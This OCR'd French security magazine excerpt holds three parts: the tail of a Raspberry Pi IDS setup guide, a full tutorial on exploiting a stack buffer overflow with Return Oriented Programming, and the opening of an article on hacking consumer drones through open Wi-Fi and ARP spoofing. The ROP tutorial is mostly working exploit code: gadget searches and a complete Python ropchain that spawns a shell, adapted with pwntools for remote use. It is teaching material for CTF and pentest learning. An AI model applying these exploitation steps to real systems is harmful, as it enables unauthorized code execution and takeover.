


Figure 6

Configuration du routeur Wifi

Le routeur Wifi est relié à un « mirrored port » du switch, il doit être configuré en mode « Access Point ». Ainsi les équipements qui y seront reliés en Wifi se trouveront sur le même réseau local et pourront être surveillés par notre IDS. **Figure 6**

Voir la documentation du routeur si besoin, mais la configuration est très simple, car il suffit de déclarer le mode d'opération « *Access Point* » et d'utiliser le type de LAN « *Smart IP (DHCP)* ».

Utilisation de mon TAP réseau pour surveiller un équipement

Comme expliqué, les équipements à surveiller sont reliés au commutateur (Switch) qui va copier toutes les trames Ethernet vers son port miroir. Le Pi recevra ainsi toutes les trames par son port Ethernet qui est connecté à ce port miroir du commutateur. Une autre possibilité est d'utiliser mon TAP réseau (https://tutoduino.fr/tutoriels/tap-reseau-ethernet-passif/) pour écouter le trafic qui transite sur un câble. Il faudra 2 ports Ethernet pour être en mesure d'écouter le trafic. Un des câbles bleus va recevoir les trames Ethernet transitant de l'équipement qui est relié au câble jaune vers l'équipement qui est relié au câble vert. L'autre câble bleu va recevoir les messages transitant dans l'autre sens (équipement relié au câble vert vers celui relié au câble jaune). Le TAP permet d'envoyer vers les câbles bleus les trames qui transitent entre le câble jaune et le vert. Mais il est possible d'utiliser un adaptateur double Ethernet vers USB pour pouvoir recevoir toutes les trames Ethernet sur un Pi. Il suffira de connecter les 2 câbles bleus du TAP à l'adaptateur que l'on connectera sur un port USB du Raspberry Pi. L'adaptateur sera vu par le Pi comme 2 ports Ethernet et il sera possible de les utiliser comme source pour Suricata. **Figure 7**




Figure 7 : *Utilisation d'un TAP Ethernet et d'un adaptateur Ethernet vers USB pour écouter le trafic via le port USB du Raspberry*

Valentin Eudeline Remy
Pentester @ Zenika
Amateur de CTF et d'exploitation de binaire

zenika

Exploitation – stack buffer overflow: Return Oriented Programming

Dans cet article, nous parlerons de buffer overflow et en particulier d'une technique d'attaque pour les exploiter : le Return Oriented Programming ou ROP. Mais dans un premier temps, petit rappel: qu'est-ce qu'un buffer overflow ? Un buffer overflow est un problème émanant d'une mauvaise gestion de la mémoire par rapport à une entrée, par exemple celle d'un utilisateur. C'est un grand classique de la programmation.

Si vous vous dites, je code en java cet article ne me concerne pas, ne partez pas si vite, car si votre code a peu de chance d'être vulnérable il existe néanmoins des buffer overflow dans la JVM elle-même, car celle-ci est codée en C++.
Voilà un exemple de programme vulnérable assez basique :

```C
#include <stdio.h>

void main() {

    char buffer[50];
    scanf("%s", buffer);
    printf("%s", buffer);

}
```

Dans cet exemple, on construit un tableau de 50 octets (donc 50 caractères) et l'utilisateur peut entrer autant d'octets qu'il le souhaite, c'est évident, il y a un buffer overflow. Quelles sont les conséquences de ce type de vulnérabilité ? Au mieux un déni de service du service, au pire une prise de contrôle du serveur hébergeant le service.
Maintenant, parlons un peu assembleur. Toute fonction, une fois compilée, commence par un prologue et est terminée par un épilogue.
Lorsque l'instruction call vers une fonction est exécutée, l'adresse de la fonction appelante est mise dans la stack et l'épilogue de la fonction appelée se chargera de prendre cette adresse et de la remettre dans le pointeur d'instruction (ici, le registre rip) pour revenir dans la première fonction. Partant de là, si nous sommes capables de réécrire l'adresse de retour de cette fonction, nous contrôlons le flux d'exécution du programme.
Point de détail important, tout épilogue se termine par l'instruction ret, et c'est cette dernière qui se charge de paramétrer le pointeur d'exécution à la bonne adresse.
Dans un premier temps la stack était un segment permettant l'exécution et les adresses étaient statiques. Il suffisait donc de mettre un shellcode (une suite d'instructions) dans la stack et de faire pointer l'adresse de retour vers notre shellcode pour que lorsque la fonction se termine le programme exécute notre shellcode.
Pour essayer de prévenir ce type d'exploitation, les fabricants ont introduit la protection NX (stack Non eXécutable). Cette protection nous empêche d'exécuter un shellcode depuis la stack et c'est pour contourner cette contrainte que le ROP est apparu.

En quoi consiste le ROP?

Le ROP consiste à utiliser des *gadgets* en série (appelée *ropchain*) afin de prendre le contrôle du programme. Un *gadget* est une adresse mémoire à laquelle se trouve une suite d'instructions se terminant par ret (d'où le nom de cette technique). Par exemple xor eax, eax; ret
Pour créer une ropchain il faut donc chercher dans l'exécutable ce type d'instructions et connaître leurs adresses. *Note: Ce dernier point peut poser problème lorsque le* https://en.wikipedia.org/wiki/Position-independent_code *et* https://en.wikipedia.org/wiki/Address_space_layout_randomization *sont activés puisque l'exécutable est chargé de manière aléatoire dans la mémoire. Il est donc impossible de prime abord de connaître les adresses de nos gadgets. Cela reste tout de même exploitable, mais il y aura un prérequis supplémentaire: avoir une fuite d'une adresse d'un segment qui ne soit ni la stack, ni la heap. Une fois ce leak obtenu, vous devrez retrouver à quel offset elle correspond. De cette façon vous pourrez toujours recalculer l'adresse de base du programme grâce à l'égalité* base = leak – offset *et ensuite poursuivre le ROP de manière conventionnelle.*

Exemple d'une partie d'une ropchain écrivant /bin/dash en mémoire

Voilà, pas à pas, ce que va exécuter cette ropchain :

- pop rsi ; // stocke le prochain élément de la stack dans rsi (ici l'adresse du segment .data)
- pop rax ; // stocke le prochain élément de la stack dans rax (ici la chaîne '/bin/das')
- mov qword ptr [rsi], rax ; // écrit le contenu de rax à l'adresse contenue dans rsi.
- pop rsi ; // stock le prochain élément de la stack dans rsi (ici l'adresse du segment .data + 8)
- pop rax ; // stock le prochain élément de la stack dans rax (ici la chaîne 'h\x00')
- mov qword ptr [rsi], rax ; // écrit le contenu de rax à l'adresse contenue dans rsi.

Cette *ropchain* écrit donc /bin/dash\x00 au début du segment .data.
Note: *Les gadgets de types mov qword ptr [rsi], rax; sont appelés des write-what-where puisqu'ils permettent d'écrire une valeur en mémoire.*

Mais comment cela s'enchaîne-t-il dans la stack ?

Note: *Ici, on utilisera une partie d'une autre ropchain exécutant /bin/sh*

Voilà une représentation de la *stack* avant réécriture de l'adresse de retour (ici, 0x4025b0): **figure 1**

Il y a beaucoup d'informations dans ce screenshot, mais ici tout n'est pas important. Ce qu'il faut noter c'est que l'adresse de retour de la fonction main est juste en dessous du rbp, à savoir 0x4025b0, et que notre buffer commence là où nous voyons les "AAA…". Les autres informations ne sont pas dans notre cas importantes. Voilà la même représentation, mais avec une réécriture de l'adresse de retour par des "Z" (donc toujours sans *ropchain*) : **figure 2**

Voilà une représentation avec la réécriture et un début de *ropchain* : **figure 3**

On peut voir dans ce dernier screenshot que l'ancienne adresse de retour a été réécrite par 0x40324d, c'est-à-dire l'adresse de l'instruction pop r13; ret. La deuxième chose mise en avant est 0x6873f6e69622f2f. Cette valeur est "hs/nib//", c'est à dire "//bin/sh" à l'envers (et oui ! Nous sommes dans la stack sur un linux 64 bits en little-endian donc les valeur en stack sont à l'envers !). Enfin, le troisième point est l'adresse 0x401f6b, c'est-à-dire l'adresse de l'instruction pop rbx; ret. Juste avant l'exécution de la *ropchain*, la stack ressemble à ça : **figure 4**

Voyons le déroulement pas à pas :

- la fonction exécute l'instruction ret, et le haut de la stack contient l'adresse de l'instruction pop r13. Le haut de la stack, une fois le ret exécuté, contient 0x68732f6e69522f2f. **Figure 5**
- l'instruction pop r13 s'exécute alors, et écrit donc cette valeur dans le registre r13 : **figure 6**

et le haut de la stack est désormais l'adresse de l'instruction pop rbx : **figure 7**

Le programme exécute l'instruction ret à nouveau, et l'adresse de l'instruction pop rbx est alors écrite dans le pointeur d'instruction et le haut de la stack contient désormais 0x4ab0e0. **Figure 8**

Cette dernière instruction (pop rbx) s'exécute et le haut de la stack est désormais 0x45c7a5, l'adresse de l'instruction suivante de la ropchain. **Figure 9**

Le déroulement de la ropchain va ainsi continuer jusqu'à la fin de celle-ci.

Vous l'aurez compris, à chaque fois que le pointeur d'instruction arrive sur un ret, le programme prend la valeur à l'adresse du *stack pointer (rsp)* et remplace la valeur du *pointeur d'instruction* (rip) par celle-ci. En d'autres termes (et en conclusion :-P), chaque gadget va ret sur le gadget suivant.

Passons maintenant à la pratique

Find the bug

Voilà le code source du programme :

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char ** argv) {
    char buffer[232];
    int len, i;

    gets(buffer);
    len = strlen(buffer);
```

Figure 1




Figure 2




Figure 3




Figure 4




Figure 5

Figure 6




Figure 7

Figure 8




Figure 9

```
    if (len >= 550) {
    printf("Size too big :(\n");
    exit(EXIT_FAILURE);
    }

    for (i=0; i<len; i++) {
    printf("%02x", buffer[i]);
    }

    printf("\n");
    return 0;
}
```

Note: *Le code source n'est pas obligatoire. Des outils, comme radare2, Cutter, IDA, Ghidra, vous permettront de retrouver les mêmes résultats.*

Pour les habitués de l'*exploit*, la vulnérabilité devrait vous avoir sauté aux yeux.
Ici, une seule fonction prend des paramètres envoyés par l'utilisateur, c'est donc forcément à cet endroit que se trouve la vulnérabilité. Il s'agit de l'appel à la fonction gets(). Cette fonction se charge de lire autant d'octets que possible jusqu'à trouver le caractère \n ou la fin du fichier, sans limite de taille.
Le tableau dans lequel la fonction va stocker la chaîne de caractères fait 232 octets. De plus, il y a deux autres variables dans la stack : len et i. Il est donc fortement probable, sachant que dans la stack chaque variable est alignée sur 8 octets, que l'adresse de retour que nous souhaitons réécrire se trouve autour de 248 octets par rapport au début de notre buffer (232 + 8 + 8 octets).

Note: *le type int est en fait un alias sur la plupart des configurations pour int32t et donc occupe 4 octets. Mais le fonctionnement de la stack fait que chaque variable est alignée avec l'architecture du programme, ici 64 bits, et donc prendra le premier multiple de 8 octets à disposition, ici 8 octets.*

Nous allons vérifier cette théorie par la pratique :

```
> python -c "print('A' * 247)" | ./rop
414141414141414141414141...[redacted]...
```

- *En vérité, nous avons déjà réécrit la variable* len *et la variable* i. *Cela aurait pu causer des problèmes, mais ces deux variables sont initialisées après notre overflow.*
- *Nous envoyons 248 octets parce que nous envoyons 247 'A' et le '\n'*

Que se passe-t-il maintenant si nous envoyons 1 caractère supplémentaire ?

```
> python -c "print('A' * 248)" | ./rop
414141414141414141414141...[redacted]...
[1]   42178 done                  python -c "print('A' * 248)" |
    42179 segmentation fault (core dumped)  ./rop
```

Le programme a crashé. Un petit coup d'œil en utilisant strace et nous verrons quel est le souci

```
> python -c "print('À' * 248)" | strace ./rop
execve("./rop", ["./rop"], 0x7ffcfef70c00 /* 51 vars */) = 0
arch_prctl(0x3001 /* ARCH_??? */, 0x7ffee0b338b0) = -1 EINVAL (Invalid
 argument)
brk(NULL)                         = 0x1229000
brk(0x122a1c0)                    = 0x122a1c0
arch_prctl(ARCH_SET_FS, 0x1229880)    = 0
uname({sysname="Linux", nodename="anatomy", ...}) = 0
readlink("/proc/self/exe", "/home/user/repos/articles/00_ROP"..., 4096)
 = 42
brk(0x124b1c0)                    = 0x124b1c0
brk(0x124c000)                    = 0x124c000
mprotect(0x4a8000, 12288, PROT_READ)   = 0
fstat(0, {st_mode=S_IFIFO|0600, st_size=0, ...}) = 0
read(0, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"..., 4096) = 249
fstat(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(0x88, 0x2), ...}) = 0
write(1, "41414141414141414141414141414141"..., 509414141414141
41414141414141414141414141414141414141414141414141414141414141
41414141414141414141414141414141414141414141414141414141414141
14141414141414141414141414141414141414141414141414141414141414
41414141414141414141414141414141414141414141414141414141414141
14141414141414141414141414141414141414141414141414141414141414
41414141414141414141414141414141414141414141414141414141414141
14141414141414141414141414141414141414141414141414141414141414
41414141414141414141414141414141414141414141414141414141414141
14141414141414141414141414141414141414141414141414141414141414
41414141414141414141414141414141414141414141414141414141414141
ffffffff8000000fffffffec0000004141414141414141
) = 509
--- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR, si_addr=NULL} ---
+++ killed by SIGSEGV (core dumped) +++
[1]   42222 done                  python -c "print('A' * 248)" |
    42223 segmentation fault (core dumped) strace ./rop
```

Alors il y a pas mal d'info ici mais le plus intéressant ici est la partie avec sigsegv:

```
--- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR, si_addr=NULL} ---
si_addr=NULL veut dire que le pointeur d'instruction a été réécrit par 0x00.
Essayons maintenant de réécrire complètement l'adresse par des 'B':
> python -c "print('A' * 248 + 'B' * 6)" | strace ./rop
[redacted]
--- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR, si_addr=0x42
4242424242} ---
[redacted]
```

Donc notre offset est bien 248 ! Si la stack était exécutable, il suffirait d'écrire un shellcode, trouver son adresse, et sauter dessus. Mais là cela ne sera pas possible. Il faudra donc construire une *ropchain* avec les gadgets contenus dans l'exécutable ! On passe donc à l'étape suivante.

Trouver les gadgets

On va utiliser ropper pour lister nos gadgets.

Note : *Ce qui sera dans notre ropchain, à proprement parler, ce sont les adresses de ces gadgets !*

```
> ropper --file ./rop --nocolor > /tmp/gadgets
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
```

Je vous laisse regarder le contenu de /tmp/gadgets
Ne vous inquiétez pas, un peu de grep et tout ira mieux.

```
> egrep -i ": pop (rax|rdi|rsi|rdx); ret;" /tmp/gadgets
0x00000000004469d0: pop rax; ret;
0x000000000040183a: pop rdi; ret;
```

```
0x000000000040788e: pop rsi; ret;
```

Pas de pop rdx tout simple, tant pis on fera avec des gadgets moins "évidents":

```
> grep -i ": pop rdx;" /tmp/gadgets
0x0000000000425c16: pop rdx; add eax, 0x83480000; ret 0x4910;
0x000000000040dd22: pop rdx; idiv edi; jmp qword ptr [rsi + 0x2e];
0x000000000041ba0a: pop rdx; pop rbp; pop r12; ret;
0x0000000000047277b: pop rdx; pop rbx; ret;
0x000000000041e5a9: pop rdx; xor eax, eax; pop rbp; pop r12; ret;
```

Le gadget qui nous arrange le plus est donc pop rdx; pop rbx; ret. Ensuite, il nous faut notre write-what-where:

```
> grep -i ": mov qword ptr \[rsi\], rax; ret" /tmp/gadgets
0x0000000000470475: mov qword ptr [rsi], rax; ret;
Il nous faut un gadget pour un syscall (execve):
> grep -i —color=always ": syscall;" /tmp/gadgets
0x0000000000401213: syscall;
[redacted]
```

Ok, rien qu'avec ces gadgets, nous avons de quoi faire notre ropchain. À un détail près. Nous voulons execve(« /bin/sh », [« /bin/sh], Null); Il nous faut donc un endroit pour écrire "/bin/sh". L'exécutable ici n'a pas la protection PIE, ce qui implique que tous les segments sont à une adresse statique. Nous allons donc nous servir du segment .data pour y stocker /bin/sh
Pour connaître son adresse :

```
> readelf -S rop |grep -i '.data '
 [20] .data             PROGBITS        00000000004ab0e0 000aa0e0
```

L'adresse du segment .data est donc 0x4ab0e0
Ok donc maintenant qu'on a tout ça, quel est le plan ?

- Écrire /bin/sh à l'adresse 0x4ab0e0
- Écrire 0x4ab0e0 à l'adresse 0x4ab0f0
- Exécuter le *syscall* execve avec en paramètres : execve(0x4ab0e0, 0x4ab0f0, 0);

Note: *pour des soucis de clarté, dans les blocs de code nous utiliserons @.data pour représenter l'adresse du segment data.*

Écrire /bin/sh à l'adresse 0x4ab0e0

Pour pouvoir écrire quelque chose, il nous faut un *write-what-where*. Ça tombe bien, nous avons mov qword ptr [rsi], rax; ret;. Il faut donc pré-paramétrer rsi et rax et pour ça nous allons utiliser le gadget pop rax et le gadget pop rsi.
Voilà donc l'enchaînement proposé :

```
pop rsi; ret
@ .data
pop rax; ret
/bin//sh
mov qword ptr [rsi], rax;
```

Note : *Remarquez que nous avons écrit /bin//sh et non pas /bin/sh. rax est un registre 64 bits, et /bin/sh fait 7 octets et est donc 1 octet trop court ! Alors on rajoute un "/", ce qui donne un chemin toujours aussi valide.*

La prochaine étape, écrire 0x4ab0e0 à 0x4ab0f0

Certains se demandent peut-être pourquoi faire ça. En fait, le deuxième argument de execve est le tableau des arguments, c'est donc un tableau de pointeurs vers des chaînes de caractères (ou pour les amateurs de C, un char**). Il faut donc que le premier pointeur du tableau pointe vers le nom du binaire, que nous avons mis à l'adresse 0x4ab0e0.
Ici, vous l'aurez compris, c'est encore une fois un write-what-where qu'il nous faut. Et cette partie de notre ropchain ressemblera beaucoup à la précédente. Voilà ce que nous proposons :

```
pop rsi; ret
@ .data + 0x10
pop rax; ret
@ .data
mov qword ptr [rsi], rax;
```

Exécution du syscall

Pour cette partie, il nous faudra utiliser le gadget syscall. Le numéro de l'appel système à exécuter est stocké dans le registre rax, il nous faudra donc le paramétrer. En 64 bits sur Linux les arguments des syscalls sont dans l'ordre dans les registres suivants : rdi, rsi, rdx … Et il faudra également les préparer.
Le numéro de syscall pour execve est 59. Vous pourrez trouver tous ces numéros et leurs arguments à https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/.
Voilà donc ce que nous proposons :

```
pop rdi; ret
@ .data
pop rsi; ret
@ .data + 0x10
pop rdx; pop rbx;  ret
0
0
pop rax; ret
59
syscall;
```

La ropchain finale

Pour la ropchain finale nous allons faire un petit script python, parce que c'est plus pratique.
Voilà le squelette du script :

```
#!/bin/env python3
from struct import pack
from os import write

pop_rax = pack("<Q", 0x4469d0)
pop_rdi = pack("<Q", 0x40183a)
pop_rsi = pack("<Q", 0x40788e)
pop_rdx = pack("<Q", 0x47277b)
movd_rsi_rax = pack("<Q", 0x470475)
syscall = pack("<Q", 0x401213)
at_data = pack("<Q", 0x4ab0e0)
at_data_16 = pack("<Q", 0x4ab0e0+0x10)

buff = 248 * b"A"

write(1, buff)
```

Nous avons simplement repris les adresses de nos gadgets et nous avons inclus la fonction pack. Cette fonction va

sérialiser nos adresses sous forme de chaîne de caractères (en little endian). Notre ropchain devrait ressembler à ca :

```
pop rsi; ret
@ .data
pop rax; ret
/bin//sh
mov qword ptr [rsi], rax;
pop rsi; ret
@ .data + 0x10
pop rax; ret
@ .data
mov qword ptr [rsi], rax;
pop rdi; ret
@ .data
pop rsi; ret
@ .data + 0x10
pop rdx; pop rbx; ret
0
0
pop rax; ret
59
syscall;
```

Ce qui se traduit dans le script par :

```
#!/bin/env python3
from struct import pack
from os import write

pop_rax = pack("<Q", 0x4469d0)
pop_rdi = pack("<Q", 0x40183a)
pop_rsi = pack("<Q", 0x40788e)
pop_rdx = pack("<Q", 0x47277b)
movd_rsi_rax = pack("<Q", 0x470475)
syscall = pack("<Q", 0x401213)
at_data = pack("<Q", 0x4ab0e0)
at_data_16 = pack("<Q", 0x4ab0e0+0x10)
null = pack("<Q", 0x00)
execve = pack("<Q", 59)

buff = 248 * b"A"
buff += pop_rsi
buff += at_data
buff += pop_rax
buff += b"/bin//sh"
buff += movd_rsi_rax
buff += pop_rsi
buff += at_data_16
buff += pop_rax
buff += at_data
buff += movd_rsi_rax
buff += pop_rdi
buff += at_data
buff += pop_rsi
buff += at_data_16
buff += pop_rdx
buff += null
buff += null
buff += pop_rax
buff += execve
buff += syscall

write(1, buff)
write(1, b"\n")
```

Par souci de sécurité, nous devons être certains que le deuxième pointeur dans le tableau des arguments est bien nul. Nous allons donc le réécrire. Ce qui finalement donne :

```
#!/bin/env python3
from struct import pack
from os import write

pop_rax = pack("<Q", 0x4469d0)
pop_rdi = pack("<Q", 0x40183a)
pop_rsi = pack("<Q", 0x40788e)
pop_rdx = pack("<Q", 0x47277b)
movd_rsi_rax = pack("<Q", 0x470475)
syscall = pack("<Q", 0x401213)
at_data = pack("<Q", 0x4ab0e0)
at_data_16 = pack("<Q", 0x4ab0e0+0x10)
at_data_24 = pack("<Q", 0x4ab0e0+0x18)
null = pack("<Q", 0x00)
execve = pack("<Q", 59)
buff = 248 * b"A"

""" paramétrer le premier argument """
buff += pop_rsi
buff += at_data
buff += pop_rax
buff += b"/bin//sh"
buff += movd_rsi_rax

""" paramétrer le deuxième argument """
buff += pop_rsi
buff += at_data_16
buff += pop_rax
buff += at_data
buff += movd_rsi_rax

""" mettre le 2e pointeur du tableau des arguments à 0 """
buff += pop_rsi
buff += at_data_24
buff += pop_rax
buff += null
buff += movd_rsi_rax

""" execve """
buff += pop_rdi
buff += at_data
buff += pop_rsi
buff += at_data_16
buff += pop_rdx
buff += null
buff += null
buff += pop_rax
buff += execve
buff += syscall

write(1, buff)
write(1, b"\n") # trigger
```

Let's try it!

Nous pouvons vérifier l'exécution du shell en cherchant les execve dans la sortie de strace :

```
> python tst.py | strace ./rop 2>&1 | grep -i execve
execve("./rop", ["./rop"], 0x7ffeeb4cd4c0 /* 51 vars */) = 0
execve("/bin//sh", ["/bin//sh"], NULL) = 0
```

Il est bien exécuté ! Mais le shell se ferme directement ?! C'est parce que le shell est le processus fils du programme vulnérable et lorsque ce dernier se ferme, l'OS va tuer le shell pour éviter les zombies. Petite astuce pour que cela n'arrive plus :

```
> python tst.py > /tmp/payload
> cat /tmp/payload - | ./rop
414141414141414141414141...[redacted]...
id
uid=1000(user) gid=1000(user) groups=1000(user)
```

Et voilà !

Ouais, mais là… J'ai juste un shell local…

Oui c'est vrai, et en CTF, il y a fort à parier que vous auriez à exploiter ça à distance. On vous donnera l'exécutable, une ip, un port, et c'est parti. Nous allons donc apporter quelques changements à notre script en conséquence.
Pour cette partie, nous utiliserons deux outils: socat et pwn.
Socat va nous permettre de transformer notre programme local en programme disponible sur le réseau, ce qui va nous permettre de simuler le fait que l'exécutable est à distance :).
Pour toute cette partie, nous lancerons notre programme avec la commande suivante :

```
socat -d -d tcp-listen:5555,fork,reuseaddr,bind=127.0.0.1 exec:"./rop"
```

Vous l'aurez donc compris, cette commande va rendre disponible l'exécutable "rop" sur le port 5555. Attention, c'est un programme vulnérable, vous devez impérativement couper socat quand vous avez fini !
Maintenant, au tour de pwn. Cette bibliothèque python va nous permettre de faciliter l'interaction avec un programme à distance. (Pour les amateurs, cette bibliothèque est extrêmement utile et complète et je recommande vraiment d'approfondir le sujet).
Reprenons notre script, mais avec pwn :

```
#!/bin/env python3
from struct import pack
from pwn import remote

proc = remote("127.0.0.1", 5555)

pop_rax = pack("<Q", 0x4469d0)
pop_rdi = pack("<Q", 0x40183a)
pop_rsi = pack("<Q", 0x40788e)
pop_rdx = pack("<Q", 0x47277b)
movd_rsi_rax = pack("<Q", 0x470475)
syscall = pack("<Q", 0x401213)
at_data = pack("<Q", 0x4ab0e0)
at_data_16 = pack("<Q", 0x4ab0e0+0x10)
at_data_24 = pack("<Q", 0x4ab0e0+0x18)
null = pack("<Q", 0x00)
execve = pack("<Q", 59)
buff = 248 * b"A"

""" paramétrer le premier argument """
buff += pop_rsi
buff += at_data
buff += pop_rax
buff += b"/bin//sh"
buff += movd_rsi_rax

""" paramétrer le deuxième argument """
buff += pop_rsi
buff += at_data_16
buff += pop_rax
buff += at_data
buff += movd_rsi_rax

""" mettre le 2e pointeur du tableau des arguments à 0 """
buff += pop_rsi
buff += at_data_24
buff += pop_rax
buff += null
buff += movd_rsi_rax

""" execve """
buff += pop_rdi
buff += at_data
buff += pop_rsi
buff += at_data_16
buff += pop_rdx
buff += null
buff += null
buff += pop_rax
buff += execve
buff += syscall

proc.sendline(buff)
proc.interactive() # et paf le shell
```

Plutôt simple non ?
Et du coup, pour confirmer que cela fonctionne toujours :

```
> python tst.py
[+] Opening connection to 127.0.0.1 on port 5555: Done
[*] Switching to interactive mode
$ id
uid=1000(user) gid=1000(user) groups=1000(user)
```

Résumons

Nous avons vu que le ROP consistait à enchaîner certaines instructions de l'exécutable (Instruction que l'on appelle gadget) afin d'en prendre le contrôle. Nous avons vu que ces gadgets se terminent toujours par un ret et que pour trouver ces instructions nous pouvons utiliser ropper. Et nous avons construit un programme en python en utilisant en particulier la lib pwn pour pouvoir exploiter à distance le programme vulnérable. On espère que ça vous a plus et n'oubliez pas, ne faites jamais confiance aux utilisateurs.

Comment un hacker peut pirater votre drone !

Nous avons choisi de nous intéresser à la sécurité des drones disponibles pour les particuliers. Ces appareils coûtent généralement entre 100 et 200 €.

Decampenaire Benoît

Capitaine de la Squad ZenSec mais consultant sécurité avant tout, j'affectionne les solutions cloud et tout particulièrement AWS, plateforme sur laquelle je réalise divers audit et tests d'intrusions.

Je porte également la démarche DevSecOps et toutes les problématiques d'automatisation de la sécurité qui y sont liées.

Amateur de CTF et autres challenges, le test d'intrusion est naturellement un terrain de jeu pour moi.

Jean-Baptiste Caron

Consultant en sécurité, j'interviens sur divers sujets de sécurité offensive, de conseil ou de formation liées à la sécurité. Je participe aussi à l'activité de R&D de l'entreprise.

Les tests d'intrusion sur les applications web, les réseaux internes mais également les intrusions physiques (Red teaming) sont les missions que j'affectionne le plus.

Je participe régulièrement à des conférences dans le domaine de la cybersécurité.

zenika

Ces drones proposent des fonctionnalités équivalentes telles qu'un flux vidéo en direct et peuvent être contrôlés depuis une application mobile ou une télécommande basse fréquence (2.4Ghz). Dans cet article nous avons volontairement mis de côté la télécommande radio et nous nous sommes focalisés sur l'application mobile.

Découverte technique

Nous avons commencé à analyser le fonctionnement de ceux-ci et voici ce qu'on a pu noter :

- L'ensemble des drones que nous avons testés embarquent un point d'accès wifi (AP) depuis lequel il est possible d'interagir directement avec le drone.
- Pour les contrôler il faut d'abord s'appairer avec le drone.
- L'appairage wifi ne requiert pas de mot passe.
- Certains drones exposent des services tels que Telnet et FTP. **Figure 1**

Analyse des communications

La méthodologie d'attaque a été la même pour tous les drones :

- Puisqu'il est possible de se connecter à l'AP sans authentification, nous avons rejoint le réseau avec un ordinateur. Nous nous sommes placés en Man in the Middle (MitM) entre le drone et le smartphone afin d'analyser le trafic réseau avec Wireshark.
- Cette attaque de "l'homme du milieu" est un grand classique et a pour objectif d'intercepter les communications entre deux parties, ici entre notre drone et l'application mobile.

La protection la plus efficace contre ce type d'attaque serait d'utiliser un point d'accès WIFI sécurisé, de chiffrer les communications directement ou encore d'utiliser un protocole qui embarque nativement un chiffrement des flux, malheureusement ici, rien de tout ça n'est mis en place.

Pour mener à bien notre attaque, on va utiliser la technique d'"ARP spoofing" où l'on va indiquer à travers des requêtes ARP au drone que nous sommes le smartphone et au smartphone que nous sommes le drone.

Le protocole ARP est un protocole réseau permettant la correspondance entre les adresses dites "physiques" qui sont les adresses MAC et les adresses dites "logiques" qui sont les adresses IP.

Pour cela, il s'articule principalement autour de deux types de requête "WHO IS" et "IS AT", la première permet d'envoyer une requête à tout le réseau pour savoir à quelle machine correspond une adresse IP, la seconde permet de répondre en indiquant à tout le réseau que son adresse MAC correspond à l'adresse IP demandée.

Cela permet rapidement aux différentes machines dans un réseau de se découvrir pour pouvoir échanger avec les protocoles de plus haut niveau qui utilisent l'adressage IP.

